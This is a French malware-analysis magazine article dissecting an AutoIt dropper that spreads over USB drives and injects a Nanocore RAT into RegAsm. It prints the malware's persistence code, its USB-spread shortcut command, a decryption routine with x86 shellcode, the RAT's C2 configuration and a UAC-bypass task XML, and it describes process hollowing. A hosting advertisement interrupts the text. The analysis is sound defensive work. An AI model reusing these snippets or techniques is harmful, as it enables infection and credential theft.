Une fois n'est pas coutume, en ce début d'année le Malware Corner ne vous dévoilera pas les détails du dernier RAT gouvernemental au doux nom évocateur des joies de l'enfance. Il ne vous livrera pas non plus les secrets du dernier rootkit UEFI ou de la dernière APT truffée de 0days. Non, pour une fois et sur la base d'un exemplaire récemment rencontré dans la vraie vie, le Malware Corner va s'intéresser au malware « low cost », au Trojan+RAT à la portée de toutes les bourses et destiné à compromettre la machine de M. Toutlemonde au profit du sous-prolétariat de la cybercriminalité.

1 Dropper AutoIt

Non, votre rubrique préférée ne s'est pas transformée en tuto pour hacker débutant. Il s'agit ce mois-ci d'étudier le fonctionnement d'un Trojan+RAT relativement basique récolté au mois d'octobre 2016 sur un PC d'entreprise où il n'était pas détecté par l'antivirus actif. Relativement basique, mais cependant assez efficace.

Le malware se nomme `FPVMJY.EXE` et arrive via une clé ou un disque USB compromis. L'exemplaire étudié a une taille de 2 861 677 octets, correspond au condensat MD5 *3797217DF8624EC6A0FD8A556A87081D*. Il a un score VirusTotal de 43/56 à la date de rédaction de cet article et un score de 30/56 au 27/10/2016. Il ne porte pas de date de compilation significative, néanmoins la date de build du RAT embarquée dans la configuration chiffrée, soit le 28/08/2016 semble crédible. La plupart des antivirus le qualifient de *Trojan générique* et certains de *Backdoor Nanocore* ou *Nanobot*. Comme nous allons le voir, il s'agit bien d'un Trojan embarquant un RAT basé sur le client Nanocore.

L'exécutable comporte au sein de sa ressource *version* une propriété `CompiledScript` qui mentionne : `AutoIt v3 script 3,3,8,1`. AutoIt **[1]** est un langage proche du BASIC largement employé avant l'avènement de l'utilisation du powershell pour automatiser des tâches d'administration.

En décompilant l'exécutable avec Exe2Aut **[2]**, on récupère un source AutoIt (fichier `.au3`) d'un peu plus de cinq mille lignes qu'on peut rapidement découper en trois parties :

- une suite de fonctions utilitaires sans intérêt, d'ailleurs non obfusquées ;
- deux blocs de données chiffrées manipulés par plusieurs fonctions, elles-mêmes obfusquées ;
- un bloc de code très court pratiquement non obfusqué et manifestement dédié à gérer la persistance et la réplication du malware.

1.1 Persistance

Pour infecter le PC hôte et assurer sa persistance, FPVMJY se contente de déposer une copie de lui-même dans le répertoire temporaire de l'utilisateur sous le nom `Server.exe` et de créer un raccourci dans le menu ***Démarrer > Programmes > Démarrage*** de ce même utilisateur sous le nom `MicroSoft.lnk`, qui bien évidemment lancera le `Server.exe`. Difficile de faire plus simple ! Le code tient en deux lignes :

```
FileCopy(@ScriptFullPath, @TempDir & "\Server.exe")
FileCreateShortcut(@TempDir & "\Server.exe", @StartupDir & "\
MicroSoft.lnk", @TempDir)
```

Évidemment le malware sera lancé uniquement lorsque l'utilisateur ayant infecté la machine ouvrira une session. On est loin du rootkit. Mais sur un PC personnel...

1.2 Réplication

Après avoir assuré sa persistance, FPVMJY entre dans une boucle infinie consistant à parcourir sans relâche les volumes de mémoire de masse disponibles, puis pour chaque volume correspondant à un *removable media* :

- il crée un répertoire caché à la racine du disque, toujours nommé **FPVMJY** ;
- il déplace ensuite l'ensemble des fichiers et répertoires dans ce dossier, les soustrayant ainsi à la vue de l'utilisateur ;
- il se duplique dans un fichier caché **FPVMJY.EXE** situé lui aussi à la racine du disque ;
- enfin, il crée un raccourci dont le nom est identique à celui du volume. Ce raccourci contient la commande suivante : **C:\Windows\System32\cmd.exe /c start explorer FPVMJY&start FPVMJY.exe&exit**. Cette commande lance un shell windows, lequel lance un explorateur affichant le contenu du répertoire caché, donc le contenu de la clé ou du disque avant infection, et lance le malware dans la foulée.

On comprend aisément l'objectif de la manœuvre : après avoir raccordé une clé ou un disque USB, l'utilisateur cherchera naturellement à accéder à son contenu et pour ce faire cliquera sur la seule icône présentée, compromettant ainsi son PC. Ce mécanisme de réplication est donc basé sur une forme basique d'ingénierie sociale, mains néanmoins efficace. En effet, si au premier abord ce comportement semble plutôt grossier, en le testant sur un PC avec la configuration par défaut de l'explorateur, c'est-à-dire sans affichage des fichiers cachés ni des extensions connues, on obtient un mécanisme particulièrement simple et néanmoins très efficace. Lorsqu'un utilisateur raccorde une clé USB compromise à son PC, au lieu du contenu original de la clé, l'utilisateur voit apparaître dans l'explorateur une icône de dossier portant le nom de la clé (voir figures 1 et 2).

Combien d'utilisateurs trouveront étrange de devoir cliquer sur une icône portant le nom du périphérique plutôt que d'accéder directement au dit contenu ?

En cliquant sur le raccourci, l'utilisateur accèdera à ses anciens fichiers dans le répertoire **FPVMJY** dont le nom sera alors affiché dans le titre de la fenêtre. À ce stade, le PC sera déjà compromis et ne tardera pas à rejoindre la liste des bots sous contrôle du malfaiteur ayant packagé le malware. Combien d'utilisateurs verront alors la chaîne de caractères *FPVMJY* dans le titre de la fenêtre ou dans la barre d'adresse ? Et parmi eux, combien y verront un signe inquiétant ?




Figure 1 : Après insertion de la clé.




Figure 2 : Après clic sur l'icône portant le nom du volume.

Un bémol tout de même au sujet de l'efficacité de cette technique de réplication : si elle doit très bien fonctionner avec tous les périphériques USB, elle est beaucoup moins discrète une fois appliquée aux volumes réseau, lesquels sont aussi vus comme des *removable media*. Dans un environnement professionnel où les volumes réseau sont beaucoup plus fréquents, il est peu probable que l'utilisateur ne trouve rien d'anormal au contenu de ceux-ci une fois compromis ! Ce qui nous fait dire que ce malware ne vise probablement pas le monde de l'entreprise.

Nous avons vu comment FPVMJY assure sa persistance ainsi que sa réplication. Nous pouvons maintenant nous intéresser aux blocs de données chiffrées et fragments de code qui les manipulent.

1.3 Exécuter du code x86 depuis AutoIt

L'analyse de la partie obfusquée du code AutoIt révèle trois parties principales :

- une fonction de déchiffrement appelée à de multiples reprises pour déchiffrer les deux blocs de données évoqués plus haut ;
- un bloc de données d'un peu plus d'1Ko dont le contenu déchiffré révèlera un bout de code x86 permettant de remplacer le contenu d'un processus existant par un PE différent. Un dropper mémoire donc ;
- un gros bloc de données dont le contenu déchiffré révèlera quant à lui une image d'exécutable PE.

Une fois dé-obfusquée, la fonction de déchiffrement est la suivante :

```
Func Dechiffre ( $datas, $cle)
    $datas = Binary($datas)
    Local $Msg = BinaryLen($datas)
    If $Msg = 0 Then Return ""
    Local $code_dechiffrement_x86 = "0x83EC10B834000000099538B5C241C5
5568B742420578B3EF7FB69D0B979379E81C256DA4CB5895424180F84DD000000897
424248D4BFF8D149E894C2410895424148B4C2418C1E90281E103000000894C241C8
```

```
B7424210837C2410007E528B5424248B6CB2FC8BCD8BD7C1E905C1E20233CA8BD78BC
5C1EA03C1E00433D003CA8B5424188BDE81E3030000008B44242C33D7335C241C8B1
C9833DD03D333CA8B542424290CB28B0CB24E89CF85F67FAE8B5424148B6AFC8BCD8
BD7C1E905C1E20233CA8BD78BC5C1EA03C1E00433D003CA8B5424188BDE81E303000
0008B44242C33D7335C241C8B1C9833DD03D333CA8B542424290A8B0A89CF8144241
84786C861837C2418000F8535FFFFFF5F31C05E5D5B83C410C21000"
    Local $lpPrevWndFunc = DllStructCreate("byte[" &
BinaryLen($code_dechiffrement_x86) & "]")
    DllStructSetData($lpPrevWndFunc, 1, $ code_dechiffrement_x86)
    Local $hWnd = DllStructCreate("byte[" & Ceiling($Msg / 4) * 4
& "]")
    DllStructSetData($hWnd, 1, $datas)
    Local $wParam = DllStructCreate("byte[16]")
    DllStructSetData($wParam, 1, $cle)
    DllCall("user32.dll", "none", "CallWindowProc",
            "ptr", DllStructGetPtr($lpPrevWndFunc), "ptr",
DllStructGetPtr($hWnd),
            "int", Ceiling($Msg / 4), "ptr",
DllStructGetPtr($wParam), "int", 0)
    Local $v6 = BinaryToString(DllStructGetData($hWnd, 1))
    $lpPrevWndFunc = 0
    $hWnd = 0
    $wParam = 0
    Return $v6
EndFunc
```

L'artifice utilisé pour exécuter le bout de code x86 destiné à déchiffrer un paquet de données (cf. contenu de la variable renommée **$code_dechiffrement_x86**) consiste à utiliser l'API Windows **CallWindowProc()**. Cette API est normalement destinée à pouvoir rappeler la procédure de traitement de messages d'une fenêtre lorsqu'on l'a préalablement détournée, par exemple pour traiter différemment certains messages à destination de cette fenêtre.

Vous l'aurez compris : notre malware n'a rien à faire de l'objet initial de l'API **CallWindowProc()**, mais cette API permet tout simplement d'appeler du code en mémoire, et comme Windows ne contrôle pas que l'adresse du code à exécuter corresponde bien à une WndProc préalablement enregistrée via un **RegisterClass()**, cette API permet d'exécuter n'importe quel bout de code x86, par exemple du code embarqué dans les datas d'une application AutoIt.

Le bout de code x86 de déchiffrement est donc appelé comme s'il s'agissait d'une procédure de traitement de messages d'une fenêtre. Il recevra l'adresse des données à déchiffrer via le paramètre **hWnd**, la taille des données à déchiffrer en **DWORD** via le paramètre **Msg** et l'adresse de la clé de déchiffrement via le paramètre **wParam**.

Le code de déchiffrement en lui-même ne présente pas d'intérêt particulier. On pourra facilement récupérer les données déchiffrées en exécutant le malware sous debugger et en mettant un point d'arrêt sur les API **CallWindowProcA()** et **CallWindowProcW()**. Comme celles-ci ne sont pas fréquemment appelées, surtout en l'absence de gestion de fenêtres, on tombera systématiquement sur un appel à la fonction de déchiffrement. L'exécutable ne contient par ailleurs pas de protection anti-debug, si ce n'est un appel à l'API **IsDebuggerPresent()** ajouté par le run-time AutoIt que l'on contournera en modifiant **eax** au retour ou en « nopant » le test.

Petite parenthèse sur la gestion des fenêtres sous Windows

Sous Windows, toute fenêtre (une entrée de menu, un bouton, etc.) dépend d'une classe de fenêtres (la classe `button` par exemple pour les boutons) et chaque classe possède une fonction de traitement de messages. De cette manière, tous les boutons ont le même comportement, car les messages qu'ils reçoivent sont traités de la même manière.

Les classes de fenêtres sont créées via l'API `RegisterClass()` qui reçoit une structure contenant entre autres un pointeur vers la procédure de traitement de messages de cette classe de fenêtres.

Il est possible de remplacer complètement la fonction de traitement des messages d'une classe de fenêtres, ce qu'on appelle « super-classer », mais c'est plutôt rare, car ce faisant on modifie le fonctionnement de toutes les fenêtres ou contrôles relevant de cette classe.

Il est aussi possible de remplacer la fonction de traitement de messages d'une seule fenêtre, ce qu'on appelle « sous-classer » et qui est beaucoup plus fréquent. Lorsque l'on souhaite obtenir un fonctionnement différent de la normale pour une fenêtre donnée, par exemple pouvoir dessiner un bouton différemment de la normale, on sous-classe le bouton en question en remplaçant sa fonction de traitement de messages par la nôtre via l'API `SetWindowLongPtr()` avec `nindex=GWLP_WNDPROC`. Cette API nous renverra au passage l'adresse de l'ancienne fonction de traitement de messages. Comme on veut seulement dessiner le bouton différemment, on traitera uniquement le message `WM_PAINT` dans notre procédure, puis pour tous les autres messages on rappellera l'ancienne fonction de traitement de messages via l'API `CallWindowProc()` en lui passant l'adresse de l'ancienne fonction de traitement de messages, ainsi que les autres paramètres nécessaires : le handle de la fenêtre, le message à traiter, et les deux paramètres classiques `wParam` et `lParam`.

1.4 Dropper mémoire x86

On récupèrera ainsi dans un premier temps au troisième appel de **CallWindowProcA()** une image d'exécutable PE correspondant au plus gros bloc de données obfusquées, au quatrième un chemin complet vers l'exécutable **RegAsm.exe** puis au premier appel de **CallWindowProcW()** le code x86 du dropper.

NOUVEAU

HÉBERGEMENT DE HAUT NIVEAU

NOUVEAU : performance flexible et évolutive ! Bénéficiez du niveau de performance idéal pour votre projet Web. Que vous utilisiez des applications gourmandes en ressources ou que vous prévoyiez un pic de visites suite à l'envoi d'une newsletter, la publication d'un article de blog ou l'intégration d'une boutique en ligne, ajustez simplement le niveau de performance de votre site en fonction de vos besoins.

✓ Performance de haut niveau

- **NOUVEAU :** 2,5 Go de RAM
- **NOUVEAU :** performance ajustable en quelques clics jusqu'à 19 Go de RAM
- Suivi de performance depuis l'Espace Client 1&1
- Modification du niveau de performance sans interruption de service

✓ Vitesse de haut niveau

- **NOUVEAU :** temps de chargement accélérés avec HTTP/2
- **NOUVEAU :** PHP 7.1 + OPcache
- 1&1 CDN
- Assistance 24/7

✓ Sécurité de haut niveau

- Certificat SSL inclus
- Protection DDoS
- Géo-redondance

À partir de

~~4,99~~ **0,99** € HT/mois (1,19 € TTC)*

1 MOIS POUR ESSAYER

1 CLIC POUR CHANGER DE PACK

1 APPEL UN EXPERT VOUS RÉPOND

0970 808 911
(appel non surtaxé)

1&1

1and1.fr

* À partir de 0,99 € HT/mois (1,19 € TTC) la 1ère année au lieu de 4,99 € HT/mois (5,99 € TTC) pour le pack hébergement 1&1 Basic avec un engagement minimum de 12 mois. À l'issue des 12 premiers mois, les prix habituels s'appliquent. Offres sans durée minimale d'engagement également disponibles. Conditions détaillées sur 1and1.fr. 1&1 Internet SARL, RCS Sarreguemines B 431 303 775.

Détails des paramètres de configuration du RAT :

Paramètre	Valeur	Commentaire
Paramètres généraux		
BuildTime	28/08/2016 09:12:39	
Version	1.2.2.6	
Mutex	711d51c7-f31e-4b4a-b1f9-8c1f3db4b6b6	Mutex fixé au lancement et détruit en fin d'exécution. Permet de garantir l'unicité du process du RAT en mémoire.
MutexTimeout	2500	Délai en ms pendant lequel le RAT attendra si le mutex existe déjà. À l'issue de ce délai si le mutex existe toujours, le RAT se termine.
UseCustomDnsServer	True	Si True, utilise les serveurs DNS mentionnés dans la configuration.
PrimaryDnsServer	8.8.8.8	Serveur DNS à contacter en priorité pour résoudre le nom du serveur.
BackupDnsServer	8.8.4.4	Serveur DNS de secours.
PrimaryConnectionHost	microsoftupdat7.ddns.net	Nom du serveur à contacter.
BackupConnectionHost		Nom du serveur de secours.
ConnectionPort	1500	Port TCP sur lequel contacter le serveur.
Paramètre de persistance		
RunOnStartup	False	Indique si le RAT doit démarrer au démarrage de la machine ou non.
Paramètres de persistance du plugin « Startup »		
StartupPath	No Installation	Indique l'emplacement de persistance. Les valeurs reconnues sont « ProgramData » et « AppData ».
StartupFile	wipeshadow.exe	Nom du fichier avec lequel le RAT sera enregistré sur le disque dans le cas où il est paramétré pour persister
StartupHidden	0	Fixe les attributs 'Hidden', 'System', 'ReadOnly' et 'NotContentIndexed' si à True
RegistryName	Shadow Copy Service	Nom de la valeur qui sera ajoutée à la clé Run.
RegistryEnable	0	Indique si l'exécutable doit être ajouté à la clé Run dans la valeur RegistryName
Paramètres de démarrage		
ActivateAwayMode	False	Si true, active la possibilité de fonctionner même lorsque l'ordinateur est en veille.
BypassUserAccountControl	True	Si true, essaie de contourner l'UAC.
BypassUserAccountControlData	[Voir après le tableau]	Données XML de description d'une tâche, qui permettra de contourner l'UAC si elle a pu être créée, ce qui nécessite d'être lancé en admin au moins une fois.
ClearAccessControl	True	
ClearZoneIdentifier	True	
EnableDebugMode	False	Active le mode debug qui va loguer un grand nombre d'informations dans un fichier nommé « client.log ».
ShowInstallationDialog	false	Si True, affiche une MessageBox lors du démarrage.
InstallationDialogIcon		Icône affichée par la MessageBox.
InstallationDialogMessage		Texte affiché par la MessageBox.
InstallationDialogTitle		Titre de la MessageBox.
PreventSystemSleep	True	Empêche le système de se mettre en veille si fixé à True.
RequestElevation	False	
RunDelay	0	
SetCriticalProcess	True	
Paramètres fonctionnels		
DefaultGroup	NewRaccourci	Indique dans quel groupe de zombies ranger la nouvelle victime.
KeyboardLogging	True	Active la capture des saisies clavier.
Paramètres de gestion réseau		
BufferSize	65535	Taille du buffer réseau.
ConnectDelay	2000	
GCThreshold	33554432	
KeepAliveTimeOut	60000	
LanTimeOut	5000	
MaxPacketSize	33554432	
TimeOutInterval	5000	
WanTimeout	10000	

Contenu du paramètre BypassUserAccountControlData :

```
<?xml version=\"1.0\" encoding=\"UTF-16\"?>
<Task version=\"1.2\" xmlns=\"http://schemas.microsoft.com/
windows/2004/02/mit/task\">
  <RegistrationInfo />
  <Triggers />
  <Principals>
  <Principal id=\"Author\">
  <LogonType>InteractiveToken</LogonType>
  <RunLevel>HighestAvailable</RunLevel>
  </Principal>
  </Principals>
  <Settings>
  <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
  <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
  <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
  <AllowHardTerminate>true</AllowHardTerminate>
  <StartWhenAvailable>false</StartWhenAvailable>
  <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
  <IdleSettings>
  <StopOnIdleEnd>false</StopOnIdleEnd>
  <RestartOnIdle>false</RestartOnIdle>
  </IdleSettings>
  <AllowStartOnDemand>true</AllowStartOnDemand>
  <Enabled>true</Enabled>
  <Hidden>false</Hidden>
  <RunOnlyIfIdle>false</RunOnlyIfIdle>
  <WakeToRun>false</WakeToRun>
  <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
  <Priority>4</Priority>
  </Settings>
  <Actions Context=\"Author\">
  <Exec>
  <Command>\"#EXECUTABLEPATH\"</Command>
  <Arguments>$(Arg0)</Arguments>
  </Exec>
  </Actions>
  </Task>
```

Le dropper est un bout de code x86 plutôt classique qui reçoit en paramètre l'adresse en mémoire de l'image PE à injecter et le chemin complet de l'exécutable « zombie » à lancer. Ici le zombie sera un processus RegAsm normalement destiné à enregistrer dynamiquement les composants COM compris dans des assembly dotnet.

Le dropper procède de manière très classique en chargeant l'exécutable en mode **CREATE_SUSPENDED** via un appel à **CreateProcessW()**. Le process RegAsm légitime est ainsi créé en mémoire, mais sans que son code soit exécuté. Le dropper libère ensuite la mémoire du process via un appel à **NtUnmapViewOfSection()**, puis alloue un nouveau bloc mémoire avant d'y injecter l'image du PE reçue en paramètre, section par section. Une fois l'injection terminée, le dropper libère le vrai/faux process RegAsm via un appel à l'API **ResumeThread()**.

On notera que tous les appels d'API Windows passent par une classique recherche de la fonction dans les modules chargés via un checksum du nom cherché pour éviter d'exposer la liste des API utilisées (voir Malware Corner *MISC n°85* pour le détail d'une technique similaire).

Un dropper très classique donc, mais qui remplit son rôle d'une part en glissant le PE malveillant déchiffré dans un process légitime et d'autre part en évitant au PE malveillant injecté de se trouver sur disque où il serait plus facilement détecté par l'anti-virus. Simple et relativement efficace.

2 RAT Nanocore

L'étude de l'image du PE injectée dans le processus RegAsm dévoile un exécutable Dotnet, que l'on peut décompiler avec ILSpy **[3]** par exemple. Il est bien évidemment obfusqué, mais l'excellent désobfuscateur de4dot **[4]** nous indique qu'il a été obfusqué avec EazFusquator **[5]** et nous produit une image nettement plus lisible. En jetant au passage un œil aux ressources, on remarque une ressource d'une taille proche de 1Mo et manifestement chiffrée qui sera probablement exploitée par notre exécutable.

Dans son immense mansuétude, ILSpy permet même de générer un projet Visual Studio, ce qui facilite grandement l'étude du code C# généré. Lequel est constitué d'une trentaine de classes dont les plus remarquables ont trait à la gestion de communication réseau, au chiffrement/déchiffrement, à la gestion de plugins (ajout, suppression, mise à jour), de commandes, de logs ou de paramétrage. Plusieurs classes utilisent des librairies **Nanocore**, **NanoCore.ClientPlugin**, **NanoCore.ClientPluginHost**. Elles utilisent, ou plutôt incarnent le client Nanocore **[6]**, un outil d'administration à distance disposant de fonctions de surveillance assez avancées et d'une batterie importante de plugins. Bien que son auteur s'en défende, une recherche rapide de *Nanocore* sur YouTube ne laisse planer aucun doute sur la principale utilisation de cet outil !

L'analyse du code C# permet de comprendre le fonctionnement du RAT. Le code est assez riche, le format de cet article ne permettra pas d'en détailler toutes les fonctionnalités, néanmoins les principales sont détaillées ci-dessous.

2.1 Initialisation

Une des premières actions du RAT consiste à déchiffrer la ressource **Data.bin** embarquée, laquelle est composée de deux blocs de données, chacun précédé de sa taille en octets codée sur 32 bits :

- le premier bloc fournit la clé DES chiffrée en AES avec le GUID du RAT. Cette clé permettra de déchiffrer les deux blocs suivants ainsi que de chiffrer et déchiffrer les échanges avec le serveur et certains des fichiers stockés localement ;
- le second bloc contient un tableau C# organisé de la manière suivante :
  → la première entrée indique le nombre d'entrées occupées par les plugins, chaque plugin occupant quatre entrées contenant son nom, son GUID, sa version et l'image PE correspondante. Outre les plugins standards, on trouve parmi les plugins supplémentaires intégrés à **Data.bin** : un module de détection de VM et/ou sandbox, un keylogger, deux plugins de capture de flux vidéos et audios, un cryptominer, deux plugins d'attaques de déni de service, un plugin de récupération des credentials stockés dans les caches de navigateurs ou de clients de messagerie, un plugin dédié au spread, etc. Au passage, on notera que les plugins

en tant qu'exécutables PE indépendants sont peu reconnus comme malveillants par les antivirus (treize plugins parmi les vingt-cinq embarqués étaient totalement inconnus de VirusTotal). Les plugins portent des dates de création comprises entre le 20/10/2014 et le 21/03/2016 ;

→ l'entrée suivant la liste des plugins indique le nombre d'entrées occupées par les paramètres de configuration, chacun d'entre eux occupant deux entrées : le nom du paramètre et sa valeur (voir tableau page précédente).

La suite de la séquence d'initialisation comprend les actions suivantes (les actions précédées d'une * sont réalisées si le paramètre de configuration associé l'autorise) :

- (*) crée ou ouvre un fichier `client.log` en fonction du paramètre `EnableDebugMode`. Ce fichier recueillera un grand nombre de traces d'exécution ;
- crée un mutex (`711d51c7-f31e-4b4a-b1f9-8c1f3db4b6b6` pour cet exemplaire) afin de garantir la présence d'un seul faux process RegAsm en mémoire ;
- (*) attend durant `runDelay` ms ;
- collecte le contexte d'exécution : Machine GUID, droits de l'utilisateur, version de Windows et construit des noms « crédibles » d'exécutables et de répertoires par concaténation de sous-chaînes constituées de divers acronymes et termes informatiques **[8]** ;
- ajoute dans la file d'attente d'envoi au serveur les fichiers de traces d'exceptions s'il en existe ;
- (*) logue l'ensemble des paramètres de configuration ;
- (*) tente de persister de deux manières différentes selon que l'utilisateur est administrateur ou pas (note : un autre mécanisme de persistance similaire, mais plus simple est implémenté dans le plugin *Startup*) :
  → si l'utilisateur est administrateur, un répertoire sera créé dans `Program Files` avec le « friendly Name » préalablement construit (par exemple `DHCP Subsystem`) et l'exécutable sera copié sous le nom `dhcpss.exe`. Ensuite l'exécutable sera classiquement ajouté à la clé `HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run` sous le même nom que le répertoire ;
  → sinon, si la clé de registre en question n'existe pas (on peut avoir été admin un jour), l'exécutable sera copié dans le profil errant de l'utilisateur dans le dossier portant le nom du « machine GUID » (voir plus bas) et son chemin sera ajouté à la même clé de registre, mais sous `HKCU` puisque l'utilisateur n'a pas le droit de modifier `HKLM`.
- (*) tente de contourner l'UAC par le truchement du gestionnaire de tâches. Si l'utilisateur est administrateur, le RAT crée un fichier XML de description de tâche à l'aide des données comprises dans les paramètres de configuration `BypassUserAccountControlData` et enregistre la tâche programmée correspondante dans le fichier `task.dat`. Si le RAT est par la suite exécuté sans disposer des droits d'administration, il essaiera de se relancer via la tâche préalablement enregistrée ;

Construction des noms d'exécutables et de répertoires pour la persistance

Trois listes sont utilisées pour construire le nom du fichier exécutable et le nom du répertoire sous lesquels le RAT va persister :

